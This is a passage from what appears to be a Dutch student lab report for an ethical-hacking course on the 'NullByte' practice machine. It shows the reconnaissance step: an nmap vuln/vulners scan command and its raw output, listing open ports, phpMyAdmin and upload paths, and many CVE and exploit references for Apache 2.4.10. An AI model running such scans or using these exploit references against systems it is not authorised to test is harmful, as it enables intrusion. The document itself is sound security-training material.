

Machine: NullByte (172.20.0.167)
Operator: Team Portelcore Datum: 18/02/2026 Vak: Ethisch Hacken
Operator: Team Portelcore Datum: 18/02/2026 Vak: Ethisch Hacken
1. ENUMERATIE EN RECONNAISSANCE
Sección titulada «1. ENUMERACIÓN Y RECONOCIMIENTO»De eerste stap is het identificeren van het aanvalsoppervlak. We hebben nmap gebruikt om alle poorten te scannen en serviceversies te detecteren.
1.1 Poortscanning
Sección titulada «1.1 Escaneo de Puertos»Commando:
# Nmap 7.95 scan initiated Wed Feb 18 16:40:38 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p80,111,777,54367 -oA scans/172.20.0.167/detailed 172.20.0.167Pre-scan script results:| targets-ipv6-multicast-slaac:|   IP: fe80::2dd1:6072:af28:201c  MAC: 00:15:5d:53:8c:c1  IFACE: eth0|   IP: fe80::f251:98ba:47c3:8577  MAC: 00:15:5d:53:8c:c1  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.192.152.143|     Description: Organization-Local Scope (rfc2365)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targets|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_  targets-asn.asn is a mandatory parameter|_multicast-profinet-discovery: 0| targets-ipv6-multicast-mld:|   IP: fe80::b594:9b3e:7a0f:f6f0  MAC: 00:15:5d:53:8c:c1  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| ipv6-multicast-mld-list:|   fe80::b594:9b3e:7a0f:f6f0:|     device: eth0|     mac: 00:15:5d:53:8c:c1|     multicast_ips:|       ff02::1:ff0f:f6f0         (NDP Solicited-node)|       ff05::c                   (unknown)|       ff02::1:ffc3:8577         (Solicited-Node Address)|       ff02::c                   (SSDP)|       ff02::fb                  (mDNSv6)|_      ff02::1:ff28:201c         (Solicited-Node Address)Nmap scan report for 172.20.0.167Host is up, received user-set (0.0049s latency).
Bug in http-security-headers: no string output.PORT      STATE SERVICE REASON         VERSION80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-chrono: Request times for /; avg: 172.45ms; min: 157.48ms; max: 194.38ms|_http-dombased-xss: Couldn't find any DOM based XSS.| http-headers:|   Date: Wed, 18 Feb 2026 15:41:05 GMT|   Server: Apache/2.4.10 (Debian)|   Last-Modified: Sat, 01 Aug 2015 16:44:18 GMT|   ETag: "c4-51c42a5c32a70"|   Accept-Ranges: bytes|   Content-Length: 196|   Vary: Accept-Encoding|   Connection: close|   Content-Type: text/html||_  (Request type: HEAD)|_http-xssed: No previously reported XSS vuln.| http-sitemap-generator:|   Directory structure:|     /|       Other: 1; gif: 1|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_    Other: 1; gif: 1| http-traceroute:|_  Possible reverse proxy detected.| vulners:|   cpe:/a:apache:http_server:2.4.10:|       PACKETSTORM:176334  9.8  https://vulners.com/packetstorm/PACKETSTORM:176334  *EXPLOIT*|       PACKETSTORM:171631  9.8  https://vulners.com/packetstorm/PACKETSTORM:171631  *EXPLOIT*|       HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6  9.8  https://vulners.com/httpd/HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6|       HTTPD:C072933AA965A86DA3E2C9172FFC1569  9.8  https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569|       HTTPD:A1BBCE110E077FFBF4469D4F06DB9293  9.8  https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293|       HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D  9.8  https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D|       HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8  9.8  https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8|       HTTPD:9AD76A782F4E66676719E36B64777A7A  9.8  https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A|       HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9  9.8  https://vulners.com/httpd/HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9|       HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E  9.8  https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E|       HTTPD:1F84410918227CC81FA7C000C4F999A3  9.8  https://vulners.com/httpd/HTTPD:1F84410918227CC81FA7C000C4F999A3|       HTTPD:156974A46CA46AF26CC4140D00F7EB10  9.8  https://vulners.com/httpd/HTTPD:156974A46CA46AF26CC4140D00F7EB10|       EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*|       D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  9.8  https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  *EXPLOIT*|       CVE-2024-38476  9.8  https://vulners.com/cve/CVE-2024-38476|       CVE-2024-38474  9.8  https://vulners.com/cve/CVE-2024-38474|       CVE-2023-25690  9.8  https://vulners.com/cve/CVE-2023-25690|       CVE-2022-31813  9.8  https://vulners.com/cve/CVE-2022-31813|       CVE-2022-23943  9.8  https://vulners.com/cve/CVE-2022-23943|       CVE-2022-22720  9.8  https://vulners.com/cve/CVE-2022-22720|       CVE-2021-44790  9.8  https://vulners.com/cve/CVE-2021-44790|       CVE-2021-39275  9.8  https://vulners.com/cve/CVE-2021-39275|       CVE-2021-26691  9.8  https://vulners.com/cve/CVE-2021-26691|       CVE-2018-1312  9.8  https://vulners.com/cve/CVE-2018-1312|       CVE-2017-7679  9.8  https://vulners.com/cve/CVE-2017-7679|       CVE-2017-3169  9.8  https://vulners.com/cve/CVE-2017-3169|       CVE-2017-3167  9.8  https://vulners.com/cve/CVE-2017-3167|       CNVD-2024-36391  9.8  https://vulners.com/cnvd/CNVD-2024-36391|       CNVD-2024-36388  9.8  https://vulners.com/cnvd/CNVD-2024-36388|       CNVD-2022-51061  9.8  https://vulners.com/cnvd/CNVD-2022-51061|       CNVD-2022-41640  9.8  https://vulners.com/cnvd/CNVD-2022-41640|       CNVD-2022-03225  9.8  https://vulners.com/cnvd/CNVD-2022-03225|       CNVD-2021-102386  9.8  https://vulners.com/cnvd/CNVD-2021-102386|       B6297446-2DDD-52BA-B508-29A748A5D2CC  9.8  https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC  *EXPLOIT*|       64A540A8-D918-5BEA-8F60-987F97B27A0C  9.8  https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C  *EXPLOIT*|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  9.8  https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  *EXPLOIT*|       3F17CA20-788F-5C45-88B3-E12DB2979B7B  9.8  https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B  *EXPLOIT*|       1337DAY-ID-39214  9.8  https://vulners.com/zdt/1337DAY-ID-39214  *EXPLOIT*|       1337DAY-ID-38427  9.8  https://vulners.com/zdt/1337DAY-ID-38427  *EXPLOIT*|       0DB60346-03B6-5FEE-93D7-FF5757D225AA  9.8  https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*|       HTTPD:D868A1E68FB46E2CF5486281DCDB59CF  9.1  https://vulners.com/httpd/HTTPD:D868A1E68FB46E2CF5486281DCDB59CF|       HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6  9.1  https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6|       HTTPD:2C227652EE0B3B961706AAFCACA3D1E1  9.1  https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1|       FD2EE3A5-BAEA-5845-BA35-E6889992214F  9.1  https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F  *EXPLOIT*|       FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  9.1  https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  *EXPLOIT*|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  9.1  https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89  *EXPLOIT*|       D8A19443-2A37-5592-8955-F614504AAF45  9.1  https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45  *EXPLOIT*|       CVE-2024-40898  9.1  https://vulners.com/cve/CVE-2024-40898|       CVE-2024-38475  9.1  https://vulners.com/cve/CVE-2024-38475|       CVE-2022-28615  9.1  https://vulners.com/cve/CVE-2022-28615|       CVE-2022-22721  9.1  https://vulners.com/cve/CVE-2022-22721|       CVE-2017-9788  9.1  https://vulners.com/cve/CVE-2017-9788|       CNVD-2024-36387  9.1  https://vulners.com/cnvd/CNVD-2024-36387|       CNVD-2024-33814  9.1  https://vulners.com/cnvd/CNVD-2024-33814|       CNVD-2022-51060  9.1  https://vulners.com/cnvd/CNVD-2022-51060|       CNVD-2022-41638  9.1  https://vulners.com/cnvd/CNVD-2022-41638|       B5E74010-A082-5ECE-AB37-623A5B33FE7D  9.1  https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D  *EXPLOIT*|       5418A85B-F4B7-5BBD-B106-0800AC961C7A  9.1  https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A  *EXPLOIT*|       HTTPD:1B3D546A8500818AAC5B1359FE11A7E4  9.0  https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  9.0  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*|       CVE-2022-36760  9.0  https://vulners.com/cve/CVE-2022-36760|       CVE-2021-40438  9.0  https://vulners.com/cve/CVE-2021-40438|       CNVD-2023-30860  9.0  https://vulners.com/cnvd/CNVD-2023-30860|       CNVD-2022-03224  9.0  https://vulners.com/cnvd/CNVD-2022-03224|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  9.0  https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*|       9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  9.0  https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  *EXPLOIT*|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  9.0  https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  9.0  https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  *EXPLOIT*|       36618CA8-9316-59CA-B748-82F15F407C4F  9.0  https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*|       CVE-2025-58098  8.3  https://vulners.com/cve/CVE-2025-58098|       HTTPD:A7133572D328CD65C350E33F20834FAD  8.2  https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD|       CVE-2021-44224  8.2  https://vulners.com/cve/CVE-2021-44224|       CNVD-2021-102387  8.2  https://vulners.com/cnvd/CNVD-2021-102387|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  8.2  https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  *EXPLOIT*|       HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6  8.1  https://vulners.com/httpd/HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6|       HTTPD:B63E69E936F944F114293D6F4AB8D4D6  8.1  https://vulners.com/httpd/HTTPD:B63E69E936F944F114293D6F4AB8D4D6|       CVE-2024-38473  8.1  https://vulners.com/cve/CVE-2024-38473|       CVE-2017-15715  8.1  https://vulners.com/cve/CVE-2017-15715|       CVE-2016-5387  8.1  https://vulners.com/cve/CVE-2016-5387|       CNVD-2016-04948  8.1  https://vulners.com/cnvd/CNVD-2016-04948|       249A954E-0189-5182-AE95-31C866A057E1  8.1  https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1  *EXPLOIT*|       23079A70-8B37-56D2-9D37-F638EBF7F8B5  8.1  https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5  *EXPLOIT*|       PACKETSTORM:181038  7.5  https://vulners.com/packetstorm/PACKETSTORM:181038  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*|       HTTPD:F1CFBC9B54DFAD0499179863D36830BB  7.5  https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB|       HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43  7.5  https://vulners.com/httpd/HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43|       HTTPD:C317C7138B4A8BBD54A901D6DDDCB837  7.5  https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837|       HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F  7.5  https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F|       HTTPD:B1B0A31C4AD388CC6C575931414173E2  7.5  https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2|       HTTPD:975FD708E753E143E7DFFC23510F802E  7.5  https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E|       HTTPD:63F2722DB00DBB3F59C40B40F32363B3  7.5  https://vulners.com/httpd/HTTPD:63F2722DB00DBB3F59C40B40F32363B3|       HTTPD:6236A32987BAE49DFBF020477B1278DD  7.5  https://vulners.com/httpd/HTTPD:6236A32987BAE49DFBF020477B1278DD|       HTTPD:60420623F2A716909480F87DB74EE9D7  7.5  https://vulners.com/httpd/HTTPD:60420623F2A716909480F87DB74EE9D7|       HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5  7.5  https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5|       HTTPD:34AD734658A873D0B091ED78567E6DF4  7.5  https://vulners.com/httpd/HTTPD:34AD734658A873D0B091ED78567E6DF4|       HTTPD:348811594B4FDD8579A34C563A16F7F6  7.5  https://vulners.com/httpd/HTTPD:348811594B4FDD8579A34C563A16F7F6|       HTTPD:11D4941ECBB2B14842A64574A692D8D1  7.5  https://vulners.com/httpd/HTTPD:11D4941ECBB2B14842A64574A692D8D1|       HTTPD:05E6BF2AD317E3658D2938931207AA66  7.5  https://vulners.com/httpd/HTTPD:05E6BF2AD317E3658D2938931207AA66|       EDB-ID:42745  7.5  https://vulners.com/exploitdb/EDB-ID:42745  *EXPLOIT*|       EDB-ID:40961  7.5  https://vulners.com/exploitdb/EDB-ID:40961  *EXPLOIT*|       CVE-2025-59775  7.5  https://vulners.com/cve/CVE-2025-59775|       CVE-2024-47252  7.5  https://vulners.com/cve/CVE-2024-47252|       CVE-2024-43394  7.5  https://vulners.com/cve/CVE-2024-43394|       CVE-2024-43204  7.5  https://vulners.com/cve/CVE-2024-43204|       CVE-2024-42516  7.5  https://vulners.com/cve/CVE-2024-42516|       CVE-2024-39573  7.5  https://vulners.com/cve/CVE-2024-39573|       CVE-2024-38477  7.5  https://vulners.com/cve/CVE-2024-38477|       CVE-2024-38472  7.5  https://vulners.com/cve/CVE-2024-38472|       CVE-2023-31122  7.5  https://vulners.com/cve/CVE-2023-31122|       CVE-2022-30556  7.5  https://vulners.com/cve/CVE-2022-30556|       CVE-2022-29404  7.5  https://vulners.com/cve/CVE-2022-29404|       CVE-2022-26377  7.5  https://vulners.com/cve/CVE-2022-26377|       CVE-2022-22719  7.5  https://vulners.com/cve/CVE-2022-22719|       CVE-2021-34798  7.5  https://vulners.com/cve/CVE-2021-34798|       CVE-2021-33193  7.5  https://vulners.com/cve/CVE-2021-33193|       CVE-2021-26690  7.5  https://vulners.com/cve/CVE-2021-26690|       CVE-2019-0217  7.5  https://vulners.com/cve/CVE-2019-0217|       CVE-2018-8011  7.5  https://vulners.com/cve/CVE-2018-8011|       CVE-2018-17199  7.5  https://vulners.com/cve/CVE-2018-17199|       CVE-2018-1303  7.5  https://vulners.com/cve/CVE-2018-1303|       CVE-2017-9798  7.5  https://vulners.com/cve/CVE-2017-9798|       CVE-2017-15710  7.5  https://vulners.com/cve/CVE-2017-15710|       CVE-2016-8743  7.5  https://vulners.com/cve/CVE-2016-8743|       CVE-2016-2161  7.5  https://vulners.com/cve/CVE-2016-2161|       CVE-2016-0736  7.5  https://vulners.com/cve/CVE-2016-0736|       CVE-2006-20001  7.5  https://vulners.com/cve/CVE-2006-20001|       CNVD-2025-30836  7.5  https://vulners.com/cnvd/CNVD-2025-30836|       CNVD-2025-16614  7.5  https://vulners.com/cnvd/CNVD-2025-16614|       CNVD-2025-16613  7.5  https://vulners.com/cnvd/CNVD-2025-16613|       CNVD-2025-16612  7.5  https://vulners.com/cnvd/CNVD-2025-16612|       CNVD-2025-16609  7.5  https://vulners.com/cnvd/CNVD-2025-16609|       CNVD-2024-36393  7.5  https://vulners.com/cnvd/CNVD-2024-36393|       CNVD-2024-36390  7.5  https://vulners.com/cnvd/CNVD-2024-36390|       CNVD-2024-36389  7.5  https://vulners.com/cnvd/CNVD-2024-36389|       CNVD-2024-20839  7.5  https://vulners.com/cnvd/CNVD-2024-20839|       CNVD-2023-93320  7.5  https://vulners.com/cnvd/CNVD-2023-93320|       CNVD-2023-80558  7.5  https://vulners.com/cnvd/CNVD-2023-80558|       CNVD-2022-53584  7.5  https://vulners.com/cnvd/CNVD-2022-53584|       CNVD-2022-51058  7.5  https://vulners.com/cnvd/CNVD-2022-51058|       CNVD-2022-41639  7.5  https://vulners.com/cnvd/CNVD-2022-41639|       CNVD-2022-13199  7.5  https://vulners.com/cnvd/CNVD-2022-13199|       CNVD-2022-03223  7.5  https://vulners.com/cnvd/CNVD-2022-03223|       CNVD-2019-41283  7.5  https://vulners.com/cnvd/CNVD-2019-41283|       CNVD-2019-08945  7.5  https://vulners.com/cnvd/CNVD-2019-08945|       CNVD-2017-13906  7.5  https://vulners.com/cnvd/CNVD-2017-13906|       CNVD-2016-13233  7.5  https://vulners.com/cnvd/CNVD-2016-13233|       CNVD-2016-13232  7.5  https://vulners.com/cnvd/CNVD-2016-13232|       CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  7.5  https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  *EXPLOIT*|       CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  7.5  https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  *EXPLOIT*|       A0F268C8-7319-5637-82F7-8DAF72D14629  7.5  https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629  *EXPLOIT*|       857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  7.5  https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  *EXPLOIT*|       56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  7.5  https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  *EXPLOIT*|       45D138AD-BEC6-552A-91EA-8816914CA7F4  7.5  https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4  *EXPLOIT*|       CVE-2025-49812  7.4  https://vulners.com/cve/CVE-2025-49812|       HTTPD:D66D5F45690EBE82B48CC81EF6388EE8  7.3  https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8|       CVE-2023-38709  7.3  https://vulners.com/cve/CVE-2023-38709|       CVE-2020-35452  7.3  https://vulners.com/cve/CVE-2020-35452|       CNVD-2024-36395  7.3  https://vulners.com/cnvd/CNVD-2024-36395|       CVE-2025-65082  6.5  https://vulners.com/cve/CVE-2025-65082|       CNVD-2025-30833  6.5  https://vulners.com/cnvd/CNVD-2025-30833|       CVE-2024-24795  6.3  https://vulners.com/cve/CVE-2024-24795|       CNVD-2024-36394  6.3  https://vulners.com/cnvd/CNVD-2024-36394|       HTTPD:E3E8BE7E36621C4506552BA051ECC3C8  6.1  https://vulners.com/httpd/HTTPD:E3E8BE7E36621C4506552BA051ECC3C8|       HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6  6.1  https://vulners.com/httpd/HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6|       HTTPD:5FF2D6B51D8115FFCB653949D8D36345  6.1  https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345|       HTTPD:503FD99BD66D7A2A870F8608BC17CE57  6.1  https://vulners.com/httpd/HTTPD:503FD99BD66D7A2A870F8608BC17CE57|       CVE-2020-1927  6.1  https://vulners.com/cve/CVE-2020-1927|       CVE-2019-10098  6.1  https://vulners.com/cve/CVE-2019-10098|       CVE-2019-10092  6.1  https://vulners.com/cve/CVE-2019-10092|       CVE-2016-4975  6.1  https://vulners.com/cve/CVE-2016-4975|       CNVD-2020-21904  6.1  https://vulners.com/cnvd/CNVD-2020-21904|       CNVD-2018-15542  6.1  https://vulners.com/cnvd/CNVD-2018-15542|       CAB023BA-58A3-5C35-BF97-F9C43133DB5E  6.1  https://vulners.com/gitee/CAB023BA-58A3-5C35-BF97-F9C43133DB5E  *EXPLOIT*|       4013EC74-B3C1-5D95-938A-54197A58586D  6.1  https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D  *EXPLOIT*|       HTTPD:5C83890838E7C6903630B41EC3F2540D  5.9  https://vulners.com/httpd/HTTPD:5C83890838E7C6903630B41EC3F2540D|       CVE-2018-1302  5.9  https://vulners.com/cve/CVE-2018-1302|       CVE-2018-1301  5.9  https://vulners.com/cve/CVE-2018-1301|       CNVD-2018-06536  5.9  https://vulners.com/cnvd/CNVD-2018-06536|       CNVD-2018-06535  5.9  https://vulners.com/cnvd/CNVD-2018-06535|       1337DAY-ID-33577  5.8  https://vulners.com/zdt/1337DAY-ID-33577  *EXPLOIT*|       HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05  5.5  https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05|       CVE-2020-13938  5.5  https://vulners.com/cve/CVE-2020-13938|       CNVD-2021-44765  5.5  https://vulners.com/cnvd/CNVD-2021-44765|       CVE-2025-66200  5.4  https://vulners.com/cve/CVE-2025-66200|       CNVD-2025-30835  5.4  https://vulners.com/cnvd/CNVD-2025-30835|       HTTPD:FCCF5DB14D66FA54B47C34D9680C0335  5.3  https://vulners.com/httpd/HTTPD:FCCF5DB14D66FA54B47C34D9680C0335|       HTTPD:EB26BC6B6E566C865F53A311FC1A6744  5.3  https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744|       HTTPD:BAAB4065D254D64A717E8A5C847C7BCA  5.3  https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA|       HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F  5.3  https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F|       HTTPD:85F5649E5C2D697DCF21420D622C618E  5.3  https://vulners.com/httpd/HTTPD:85F5649E5C2D697DCF21420D622C618E|       HTTPD:5C8B0394DE17D1C29719B16CE00F475D  5.3  https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D|       HTTPD:25716876F18D7575B7A8778A4476ED9E  5.3  https://vulners.com/httpd/HTTPD:25716876F18D7575B7A8778A4476ED9E|       CVE-2022-37436  5.3  https://vulners.com/cve/CVE-2022-37436|       CVE-2022-28614  5.3  https://vulners.com/cve/CVE-2022-28614|       CVE-2022-28330  5.3  https://vulners.com/cve/CVE-2022-28330|       CVE-2020-1934  5.3  https://vulners.com/cve/CVE-2020-1934|       CVE-2020-11985  5.3  https://vulners.com/cve/CVE-2020-11985|       CVE-2019-17567  5.3  https://vulners.com/cve/CVE-2019-17567|       CVE-2019-0220  5.3  https://vulners.com/cve/CVE-2019-0220|       CVE-2018-1283  5.3  https://vulners.com/cve/CVE-2018-1283|       CNVD-2023-30859  5.3  https://vulners.com/cnvd/CNVD-2023-30859|       CNVD-2022-53582  5.3  https://vulners.com/cnvd/CNVD-2022-53582|       CNVD-2022-51059  5.3  https://vulners.com/cnvd/CNVD-2022-51059|       CNVD-2021-44766  5.3  https://vulners.com/cnvd/CNVD-2021-44766|       CNVD-2020-46278  5.3  https://vulners.com/cnvd/CNVD-2020-46278|       CNVD-2020-29872  5.3  https://vulners.com/cnvd/CNVD-2020-29872|       CNVD-2019-08941  5.3  https://vulners.com/cnvd/CNVD-2019-08941|       SSV:96537  5.0  https://vulners.com/seebug/SSV:96537  *EXPLOIT*|       SSV:62058  5.0  https://vulners.com/seebug/SSV:62058  *EXPLOIT*|       HTTPD:E07AEA8765BD0F6E15AAD496A2714564  5.0  https://vulners.com/httpd/HTTPD:E07AEA8765BD0F6E15AAD496A2714564|       HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335  5.0  https://vulners.com/httpd/HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335|       HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3  5.0  https://vulners.com/httpd/HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3|       HTTPD:3353898BFE39BBDF8391739FC2DDB5B1  5.0  https://vulners.com/httpd/HTTPD:3353898BFE39BBDF8391739FC2DDB5B1|       HTTPD:30E31E412AB4505FEE1161AB62A2E9AD  5.0  https://vulners.com/httpd/HTTPD:30E31E412AB4505FEE1161AB62A2E9AD|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  5.0  https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  *EXPLOIT*|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0  https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  *EXPLOIT*|       CVE-2015-3183  5.0  https://vulners.com/cve/CVE-2015-3183|       CVE-2015-0228  5.0  https://vulners.com/cve/CVE-2015-0228|       CVE-2014-3583  5.0  https://vulners.com/cve/CVE-2014-3583|       CVE-2014-3581  5.0  https://vulners.com/cve/CVE-2014-3581|       CVE-2013-5704  5.0  https://vulners.com/cve/CVE-2013-5704|       CNVD-2015-01691  5.0  https://vulners.com/cnvd/CNVD-2015-01691|       1337DAY-ID-28573  5.0  https://vulners.com/zdt/1337DAY-ID-28573  *EXPLOIT*|       1337DAY-ID-26574  5.0  https://vulners.com/zdt/1337DAY-ID-26574  *EXPLOIT*|       HTTPD:C42F64A6857578ED72E18211FDE568E0  4.3  https://vulners.com/httpd/HTTPD:C42F64A6857578ED72E18211FDE568E0|       HTTPD:883E996A34F70F5DF670D81697321AAB  4.3  https://vulners.com/httpd/HTTPD:883E996A34F70F5DF670D81697321AAB|       CVE-2016-8612  4.3  https://vulners.com/cve/CVE-2016-8612|       CVE-2015-3185  4.3  https://vulners.com/cve/CVE-2015-3185|       CVE-2014-8109  4.3  https://vulners.com/cve/CVE-2014-8109|       1337DAY-ID-33575  4.3  https://vulners.com/zdt/1337DAY-ID-33575  *EXPLOIT*|_      PACKETSTORM:140265  0.0  https://vulners.com/packetstorm/PACKETSTORM:140265  *EXPLOIT*| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-date: Wed, 18 Feb 2026 15:41:03 GMT; -3s from local time.|_http-errors: Couldn't find any error pages.|_http-title: Null Byte 00 - level 1|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-server-header: Apache/2.4.10 (Debian)|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-feed: Couldn't find any feeds.| http-enum:|   /phpmyadmin/: phpMyAdmin|_  /uploads/: Potentially interesting folder| http-vhosts:| apache| git| home| s3|_124 names had status 200|_http-comments-displayer: Couldn't find any comments.|_http-mobileversion-checker: No mobile version detected.|_http-csrf: Couldn't find any CSRF vulnerabilities.111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  3,4          111/tcp6  rpcbind|   100000  3,4          111/udp6  rpcbind|   100024  1          38194/udp6  status|   100024  1          50653/udp   status|   100024  1          54367/tcp   status|_  100024  1          55594/tcp6  